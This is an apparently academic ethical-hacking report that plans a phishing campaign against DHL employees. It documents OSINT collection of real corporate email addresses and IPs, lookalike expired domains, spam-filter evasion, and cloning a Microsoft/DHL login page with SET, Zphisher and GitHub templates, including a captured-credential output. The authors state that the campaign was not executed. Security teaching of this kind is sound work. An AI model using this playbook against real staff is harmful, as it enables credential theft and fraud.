ETHICAL HACKING & PENETRATION TESTING

SPRING SEMESTER 2025

The name of the university where this academic research was conducted has been intentionally omitted to prevent any misinterpretation that this institution endorses or authorizes the methods, simulations, or content presented herein.

Konstantinos Zafeiropoulos

1. THEORITICAL BACKGROUND - GLOSSARY

Ethical Hacker: A cybersecurity expert who systematically attempts to penetrate a computer system or network on behalf of its owners to find security vulnerabilities that a malicious hacker could exploit [1], [2].

Penetration Testing: A method of evaluating the security of a computer system or network by simulating an attack from malicious outsiders and insiders [1 - 3].

Social Engineering: An attack vector that relies heavily on human interaction and often involves tricking people into breaking standard security practices [1], [2], [4].

Phishing Email: A digital form of social engineering that uses authentic-looking—but fraudulent—emails to request information from users or direct them to fake websites that request information [1], [3], [4].

Credential Harvesting: A cyberattack aimed at collecting user credentials, such as usernames and passwords, often through deceptive methods like phishing [1], [3 - 5].

OSINT (Open-Source Intelligence): Intelligence produced from publicly available information that is collected, exploited, and disseminated in a timely manner to an appropriate audience [1], [3 - 5].

Backdoor: An undocumented way of accessing a system, bypassing normal authentication mechanisms [1], [3], [5].

Reverse Shell: A shell session established on a connection initiated from a remote machine, not from the local host [1], [3], [5].

Exploit Development: The process of creating code that takes advantage of a vulnerability in a system, application, or service [1], [3], [5].

Reconnaissance: The phase of an attack where the attacker gathers information about a target before launching the attack [1], [3], [5].

Post-Exploitation: Actions performed by an attacker after gaining access to a system, focusing on maintaining control and extracting valuable information [1], [3], [5].

Payload Delivery: The method by which malicious software is delivered to a target system, often through phishing emails or exploit kits [1], [3], [5].

Malware Deployment: The process of installing malicious software onto a target system to disrupt operations, steal data, or gain unauthorized access [1], [3], [5].

Black Box Testing: A method of software testing that examines the functionality of an application without peering into its internal structures or workings [1], [3].

Threat Simulation: The process of emulating potential cyber threats to assess and improve an organization's security posture [1], [3].

Privilege Escalation: The exploitation of a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected [1], [3], [5].

Man-in-the-Middle Attack (MitM): An attack where the adversary intercepts and possibly alters the communication between two parties who believe they are directly communicating with each other [1], [3], [5].

Spear Phishing: A targeted attempt to steal sensitive information such as account credentials or financial information from a specific individual, often for malicious reasons, by masquerading as a trustworthy entity [1], [3], [5].

2. INTRODUCTION Q1 – TARGET SELECTION

Initially, we considered targeting DHL because it is a large international company that manages a high volume of emails containing valuable information. Given that they receive hundreds of emails daily and are required to review and respond to them, achieving our objective would be significantly easier. So, at first, we thought customers could be our entry point, as they frequently log into the DHL tracking system to check the status of their shipments. This approach would involve creating a fake DHL tracking page to steal customer credentials. However, after further analysis, we determined that attacking DHL customers would not provide direct access to the company's internal network or sensitive data, which is after all the main goal of our social engineering campaign. Customers can only log into shipment and delivery portals, which in the end do not contain internal company resources.

To maximize the impact of our attack, we shifted our focus from customers to DHL employees, aiming to gain access to the company's internal network by deceiving an employee into disclosing their corporate credentials. Unlike customer-facing websites though, DHL's internal portals are hidden and separate from the publicly accessible login pages.

The DHL's internal portals search could have been conducted using tools like `Gobuster` to brute-force DHL's subdomains and identify specific login portals or even to filter afterwards subdomains that are likely to contain login pages, like shown below:

```
gobuster dns -d dhl.com -w /usr/share/seclists/Discovery/DNS/subdomains top1million-
5000.txt -t 50

gobuster dns -d dhl.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-
5000.txt -t 50 | grep -i "login\|auth\|secure\|portal"
```

However, instead of relying solely on automated enumeration, we manually explored deep Google search results, scanning multiple pages for valuable information. Additionally, by leveraging `ChatGPT`, we accelerated the process, retrieving relevant login portals and security details faster and more efficiently.

We discovered multiple login portals for clients and through them a few about employees:

DHL Default Login (Only Client Log in Page)

https://idpeb.dhl.com/

MyDHL+ (Only Client Log in Page)
https://mydhl.express.dhl/us/en/home.html?cid=xbu_1.0_portal_login_exp#/createNewShipmentTab

DHL Express Commerce Solution (Only Client Log in Page)
https://dhlexpresscommerce.com/Account/MemberLogin.aspx?ReturnUrl=%2f

DHL Vantage (Includes Client and separate Employee Log in Button)
https://auth.dhlecs.com/u/login?state=hKFo2SB3dVJrcHFVakxpU2pDWVlaWUpBaFlub2MyNTVTSWJieaFur3VuaXZlcnNhbC1sb2dpbqN0aWTZIEVuOV9mQ0RJN2E1OWVGcFhuaGZjU21hQnhXWHgtVW5vo2NpZNkgbHBINDdlR2xQdXZINTk3R1lsbHJyaDBWVk01NlZBMGE

myDHLi (Only Client Log in Page)
https://keycloak.mydhli.com/auth/realms/DCI/protocol/openid-connect/auth?scope=openid+web-origins&response_type=code&redirect_uri=https%3A%2F%2Fapp.mydhli.com%2Flogin&client_id=myDHLi&ui_locales=en

MyGTS (Includes Client and separate Employee Log in Button)
https://dhlpass.dhl.com/en-gr/login/?CountryCode=GR&LangCode=en&response_type=code&client_id=mygts&redirect_uri=https://mygts.dhl.com/mygts&additional_params=serviceDHL_EQdhlpass-login&oidc-auth=true


All the employee login pages we found strictly allow only DHL Accounts paired with Microsoft Accounts to log in. More specifically, all of them redirect to Web Pages that have exactly the same layout, images and colors as the page below, fact that helped us on designing the fake/mirrored credential stealing landing page.

The Real Employee Login Landing Page:

https://login.microsoftonline.com/dpdhl.onmicrosoft.com/oauth2/v2.0/authorize?login_hint=&response_type=code&client_id=bf19f05b-b38b-4173-8c98-5e2925ed6ec6&redirect_uri=https%3A%2F%2Fauth.dhlecs.com%2Flogin%2Fcallback&nonce=EfLsgVsWn2tkMM4O17Wk&scope=openid%20profile%20email%20https%3A%2F%2Fgraph.microsoft.com%2FUser.Read&state=bj9pg2AlHcwgTJjDSr-jeC1BWGaXRqO4

DHL Group Brand Hub (Includes Client and separate Employee Log in Button)
https://www.dpdhl-brands.com/en/auth/login

The last domain we reviewed also reassured us about the redescribed: Employee login is different from customer login, and it explicitly requires a Microsoft - DHL Account. When an employee presses the `Sign in` button, they get redirected to a Web page that looks exactly like the one we provided previously.



As a result, we are sure about a unique security requirement:

Unlike customer logins, DHL employees cannot simply enter their username and password. Instead, they must authenticate via Microsoft login. This means that even if we obtained a DHL employee's email and password, it would not be enough to access their account unless we captured their Microsoft login credentials or made them believe that they really signed in, requiring an interface same as the Microsoft - DHL. A tailor-made login page. With our strategy defined and target identified, we now proceed with a summarized overview of the following chapters, detailing the key methodologies and tools employed in our approach.

In Chapter 3, we conducted extensive OSINT (Open-Source Intelligence) using tools like `theHarvester` to gather emails, IPs and domains, supplemented by `hunter.io` and `leakradar.io` for additional email discovery, including potentially compromised accounts. We also explored expired domain purchases, which could be leveraged to deceive employees into thinking they were logging into a legitimate DHL-affiliated portal. By identifying DHL's official communication channels, we could craft phishing emails that closely mimicked real company correspondence. This reconnaissance allowed us to prepare a credible and effective phishing attack.

For Chapter 4, we focused on creating a credential-stealing landing page using various tools such as `Social-Engineer Toolkit (SET)` to clone the official DHL login page. When cloning the Microsoft login page, we encountered security measures like CSP, SOP, OAuth2, AJAX, CSRF tokens and reCAPTCHA, which hindered basic cloning attempts. To overcome this, we experimented with `Social Phish`, `BlackEye` and `Zphisher`, each providing varying levels of success. We then modified HTML/CSS templates from GitHub repositories and used image extraction tools to replicate the legitimate environment, ensuring our final cloned page appeared as authentic as possible.

In Chapter 5 we crafted three phishing emails, each leveraging different psychological tactics: urgency (expired authentication), fear (unusual login attempt) and compliance (identity verification). These emails used spoofed or modified sender addresses (e.g., `phishing-dpdhl@dhl.com`), strategically selected to appear legitimate. Finally, in Chapter 6 we configured `GoPhish`, a phishing campaign framework, to structure the attack without executing it. To increase the credibility of our phishing page, we used `Ngrok` to tunnel it to a public URL and applied `MaskPhish` to disguise the link, making it appear more trustworthy. These final steps highlighted how a well-planned attack could evade security detection and maximize the chances

of credential theft, all while emphasizing the ethical and legal considerations surrounding penetration testing.

Below, we provide a detailed breakdown of the previously discussed chapters, outlining the practical steps involved in designing the proposed social engineering campaign. However, this campaign was not executed due to the lack of explicit legal authorization from DHL and the University to conduct a controlled penetration test. Ethical penetration testing must adhere to legal frameworks such as the General Data Protection Regulation (GDPR), the Computer Fraud and Abuse Act (CFAA) the UK Computer Misuse Act (CMA) and more depending on the countries related to ensure compliance, protect privacy and prevent unauthorized access [6], [7]. These laws establish clear boundaries for ethical hacking, safeguarding individuals and organizations from unlawful data breaches and cyber intrusions. Additionally, penetration testing must always be governed by a strict Non-Disclosure Agreement (NDA) and a legally binding contract, such as a signed penetration testing agreement or Rules of Engagement (RoE), which explicitly define the project's scope, limitations and liabilities. Ethical hackers, particularly those currently employed, must secure explicit authorization from their employer before conducting security assessments for third parties. Proper authorization, well-defined project boundaries and adherence to legal and ethical standards are crucial in ensuring that security assessments remain lawful and compliant. [1], [3], [6], [7].

3. EMAIL HARVESTING - OSINT

The first step involved conducting OSINT to collect critical information about DHL, including employee names, company's IP addresses, corporate emails and other public and not, available data. This step helped in crafting highly realistic phishing emails by aligning them with genuine DHL communication patterns. Additionally, OSINT enabled us to determine key logistical details, such as the most convincing sender address and the appropriate recipients, ensuring that the email appeared legitimate and bypassed any initial suspicion.

We started with a famous tool that is pre-installed in Kali Linux and is also found in the class's slides named `theHarvester`.

We used the command: `theHarvester -d dhl.com -l 500 -b all` to find IPs, email addresses, URLs and more based on the specific domain: `dhl.com`. As seen below we limited the number of search results to five hundred and used all the provided, from tool, sources.


The search took less than three minutes and provided us with thousands of lines of valuable information. Despite that, there were only seven email addresses. Nevertheless, from the original login page we already had a clue about more possible domains that we could perform OSINT like `mydpdhl.com` . Using the same tool but with our new domain we tried again to gather more email addresses. Sadly, this time no emails were found, so we finally tried the last domain `deutschepost.de`. This time we had success.


```
[*] Emails found: 7
d2mar@dhl.com
d2mcontactus@dhl.com
d2mcs@dhl.com
d2mreturns@dhl.com
emea.training@dhl.com
fasttrack@dhl.com
servicedesk.itseurope.3pl@dhl.com
```

```
[*] Emails found: 22
automationsfaehigebriefe@deutschepost.de
dv-freimachung@deutschepost.de
ems.customerservice@deutschepost.de
impressum.brief@deutschepost.de
info-postbrands@deutschepost.de
info.dp-ds@deutschepost.de
info@deutschepost.de
internetmarke@deutschepost.de
it-csp@deutschepost.de
j.doe@deutschepost.de
jane.doe@deutschepost.de
janed@deutschepost.de
meinvertrieb@deutschepost.de
mobileservices@deutschepost.de
phishing-dpdhl@deutschepost.de
postjob@deutschepost.de
rs-betriebsrenten-info@deutschepost.de
service-shop@deutschepost.de
service@deutschepost.de
serviceteam.postident@deutschepost.de
team-briefmarkeindividuell@deutschepost.de
wahlen@deutschepost.de
```


Twenty-two email addresses were found and even one that is related to the phishing attacks department and could be extremely useful to us. We could trick the phishing department or even spoof their email address and use it as sender in our attack. Of course, from these searches we had found multiple domains that we could do the same way and find even more valuable information. Another strategic approach we explored was searching on expireddomains.com for expired DHL-related domains. These domains could potentially be purchased and used as sender addresses, exploiting employees' familiarity with them to enhance credibility. Since employees may have previously encountered these domains, they would be more likely to perceive phishing email as legitimate, increasing the chances of a successful deception. For example: `mydp.com`, `hr-microsoft.com`, `verifymicrosoft.com`, `identity-microsoft.com`, `verificationdhl.com` are some expired domains that we found without even creating an account on the website and which we could buy and use in our attack.


```
[*] IPs found: 217
104.100.168.136
104.100.168.138
104.100.168.154
104.100.168.168
104.100.168.193
104.100.168.233
104.103.68.219
104.103.69.123
104.17.22.84
104.17.23.84
104.17.24.84
104.17.25.84
104.17.26.84
104.18.18.135
104.18.18.244
104.18.19.135
104.18.19.244
```







For one of our demo phishing emails, we assumed that we bought `verificationdhl.com` domain and used it as our sender's address. Despite that gathered for free more emails based on domains. For example, using the website: https://hunter.io/search as seen in the screenshots below not only we found the email addresses of employees in the specific company but also the tool reassured us about the authenticity of them and employee position in the company.







Moreover, if we had bought the next plan for 34 euro, we could download in a csv file 4,341 emails that were paired with `dhl.com` and 492 paired with `deutschepost.de` while simultaneously verifying their authenticity! A similar tool https://snov.io/email-finder provided us with 21,256 potential email addresses associated exclusively with the `dhl.com` domain. The sheer volume of data highlights the vast possibilities available, especially considering the constraints of time, budget and personnel in an individual attack. Now, imagine a well-resourced penetration testing firm or a group of professional hackers dedicating months solely to OSINT, the level of intelligence gathered would make success almost inevitable. Another tool we used is [LeakRadar](), which with a 30-euro subscription, provides not only employee and third-party email addresses associated with specific companies and domains but also reveals potentially compromised accounts. For instance, a quick search for `dhl.com` uncovered 654 possibly compromised employee accounts. After compiling these detailed search results, we could distribute our phishing emails to the collected addresses. To prevent Google or other services from flagging our emails as spam, we could utilize mass mailing companies that specialize in marketing, ensuring they remain unaware of our true intent like [Mailchimp]() and [SendGrid](). Finally cloud service providers could help as they offer trusted email infrastructures that lend credibility to malicious messages. A notable example is Microsoft Entra ID (Azure), which issues email domains in the format <tenant>.onmicrosoft.com. These domains, originating directly from Microsoft's infrastructure, are more likely to bypass spam filters and be perceived as legitimate by recipients. In our case, we could exploit this by creating a tenant such as "dhl-verification" and a user named "noreply", resulting in the address `noreply@dhl-verification.onmicrosoft.com`. To an unsuspecting DHL employee, this email could appear as a legitimate Microsoft-verified service, significantly increasing the success rate of our phishing attempt.




Note again that if we deployed this attack without a legal contract as we described in the start, it would be illegal, so we are planning and displaying, we do not deploy or buy any hidden or illegal information.

4. CREDENTIAL STEALING LANDING PAGE

For this stage of our attack used our Kali Linux Virtual Machine and we tried to create using various tools a fake, mirrored credential stealing landing page. First, we used the `Social-Engineer Toolkit (SET)`, as shown in the screenshots below to clone the classic-legitimate login page for DHL clients. After we tried to push the tool's capabilities and cloned the Microsoft employee login page which is tailor made for DHL company. In the end we used and edited (to adapt a DHL theme like the original website) some premade and 100% genuine clones of

Microsoft login page. We found them on GitHub and finally using two more tools that provide by default Microsoft login clone creation we evaluated and chose the best clone for the final attack.


We then opened SET and followed the instructions provided by the `Social-Engineer Toolkit`. For this and the rest of our tries we selected the first choice: `Social-Engineering Attacks` and after `Website Attack Vectors`. In the `Vectors` menu following, we chose `Credential Harvester Attack Method` and in the last one we selected the second method, `Site Cloner`, to create an identical looking login page for DHL users.



Social-Engineering Toolkit Menu


Social-Engineering Attacks Menu

Website Attack Vectors Menu




Credential Harvester Attack Method Menu

After that, the `SET` tool asked for our IP address (Attacking Machine) and later for the URL of the website that we wanted to clone. Having found our IP with the: `ip a` command, we double checked it with `SET's` suggestion, entered it in and then inserted the website's URL as shown below.




After that we could access our fake login page in the localhost and specifically in http://192.168.2.23 from any computer as

long as our program was running and waiting to receive the data filled in by the victim. As we can see below in the comparison, the mirrored login page which we just made is the same as the original! The only differences were the URL shown above and the lack of SSL certificate. These problems could be easily solved if we embedded our local host URL in another URL that looked the same as the original site's address https://idpeb.dhl.com/ . Moreover, with specific tools we could create a self-signed SSL Certificate and "sell" the login page as a secure one (HTTPS) to the victim.



Cloned DHL User Login Page



Real DHL User Login Page

```
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ----------------------------158385870471392777831436990 49
Content-Disposition: form-data; name="email"

zafko@gmail.com
----------------------------158385870471392777831436990 49
Content-Disposition: form-data; name="password"

12345
----------------------------158385870471392777831436990 49--
```

After submitting credentials in the fake login page, we received them in the terminal of SET tool and the victim got redirected in the real DHL login page. As we described in the first chapter there is no autofill of our data in the legitimate submit form and by logging in a second time suspicion could be aroused.


For our second try, we wanted to clone the employees' DHL login page. To do that we followed the same steps and options inside the `SET tool`. For concision reasons we provide below only the last step and the outcome in screenshots. This time SET froze and could not clone the Microsoft login page. Modern web applications use multiple layers of defense for example: CSP blocks unauthorized scripts, SOP limits cross-origin JavaScript access, X-Frame-Options prevents iframe embedding, OAuth 2.0 enforces secure authentication via dynamic sessions, verified redirect URIs, and client IDs. Also forms often use AJAX, CSRF tokens and hidden fields mechanisms that tools like SET may struggle to handle making replication and cloning significantly harder [5 - 7].

To solve this issue, we "`saved as`" the website we wanted to clone and inside the SET changed our last option, instead of `Site Cloner` to `Custom Import` giving the directory we saved the webpage (`/home/zafko/Downloads/login_files`) along again with the URL.

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>3
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.2.23]: 192.168.2.23
[-] Example: /home/website/ (make sure you end with /)
[-] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/zafko/Downloads/login_files
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: https://login.microsoftonline.com/dpdhl.onmicrosoft.com/oauth2/v2.0/authorize?login_hint=&response_
type=code&client_id=bf19f05b-b38b-4173-8c98-5e2925ed6ec6&redirect_uri=https%3A%2F%2Fauth.dhlecs.com%2Flogin%2Fcallback&nonce=EfLsgVsWn2tkMM4O17Wk&s
cope=openid%20profile%20email%20https%3A%2F%2Fgraph.microsoft.com%2FUser.Read&state=bj9pg2AlHcwgTJjDSr-jeC1BWGaXRqO4

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

This time with the `Custom Import` option the clone worked but it was not accurate enough nor realistic looking as we see below, in the comparison.



Clone DHL Employee Login Page

Real DHL Employee Login Page


To solve this problem, we installed and tried two more tools. The first, named `Social Phish` and has preconfigured as an option to use a Microsoft clone for social engineering campaigns.

https://github.com/pvanfas/socialphish

Very easily as shown in the screenshot we installed and opened our new tool `Social Phish`. After that we chose the option [16] which is labeled as `Microsoft`, added a port, for example 80 and then started the php server.

Sadly for us the outcome idespite being succesful was not close to the tailor made DHL – Microsoft login and was also obsolete stating for example the year 2018 next to the copyright sign. Fact that could arouse suspicion.


We tried one more social engineering tool named `Black Eye` which we also downloaded from github: https://github.com/EricksonAtHome/blackeye



Social Phish Microsoft Clone

Doing attacs is a trial and error method and this time we were unlucky after at leats 2 hours of configuration neither the Ngrok option nor the localhost worked properly redirecting us constantly to pre-links and flagging the links with pop ups alerting us for the uknown reliability of the senders. `Ngrok` is a tool that creates a secure tunnel from a public internet address to a local machine [6]. For our last try we used another tool called `Zphisher` and selected the `Microsoft` option. This tool is more sophisticated and asked us which port forwarding service we want and which port. For this case we chose `Cloudflared` and port 80. Afterwards it gave us the option to mask our URL and insert our own. Taking into considaration the real URL we inserted its first part making our fake URL look more legitimate even than the original.
https://login.microsoftonline.com/dpdhl.onmicrosoft.com

Despite that, the tool did not recognise it as a real URL and we tried a simpler version https://login.microsoftonline.com then the tool understood that this looks like a legitimate already existing URL and added an “@” character in the end. Whichever combination we tried (ex. https://login-microsoftonline-dpdhl-authenticate.com) the masked URL did not work properly, even when we modified it replacing “o” with “0”. Nevertheless the given URL worked and gave a more realistic clone of Microsoft login page as sheen below.



Clone Microsoft Login Page

As we see, this tool successfully achieved HTTPS but lacked the theme of the DHL login page and incorrectly displayed the year 2021. These are minor issues that we attempted to fix by modifying the HTML and CSS code of the template. Unfortunately, Zphisher is linked with Docker, making difficult to access the template files for each cloned website. As a workaround, we deployed our customized template inside the Social Phisher tool and generated our URL through that, as demonstrated earlier. Ultimately, since our attack will function as a re-authentication page, it does not necessarily have to be an exact clone of the original login page, as they are two distinct web pages in a real-world scenario.

We used then an online Image Extractor to get all the icons and images of the originals site. For our case we used the bacground and the header logo to create the feeling that we are on a legitimate environment. To make our life easier we combined the three pictures as one in photoshop. We then added our picture in the assets folder of an even more updated template we fetched from Github: https://github.com/Octagon-simon/microsoft-login-clone?tab=readme-ov-file

After that we edited the app.css file, inside the assets folder, by centering the "Sign In" form (as shown in the screenshot), modifying colors, fonts and finally editing the index.html file in the main folder by changing the background from single color to the image we had just downloaded (background.jpg).

```css
.auth-wrapper {
    max-width: 440px;
    width: calc(100% - 40px);
    padding: 44px;
    margin: auto;
    margin-left: 50%;
    margin-bottom: 28px;
    background-color: #fff;
    -webkit-box-shadow: 0 2px 6px rgba(0, 0, 0, .2);
    -moz-box-shadow: 0 2px 6px rgba(0, 0, 0, .2);
    box-shadow: 0 2px 6px rgba(0, 0, 0, .2);
    min-width: 320px;
}

.opts {
    padding: 10px 44px;
    max-width: 440px;
    cursor: pointer;
    margin: auto;
    margin-left: 50%;
    background-color: #fff;
    -webkit-box-shadow: 0 2px 6px rgba(0, 0, 0, .2);
    -moz-box-shadow: 0 2px 6px rgba(0, 0, 0, .2);
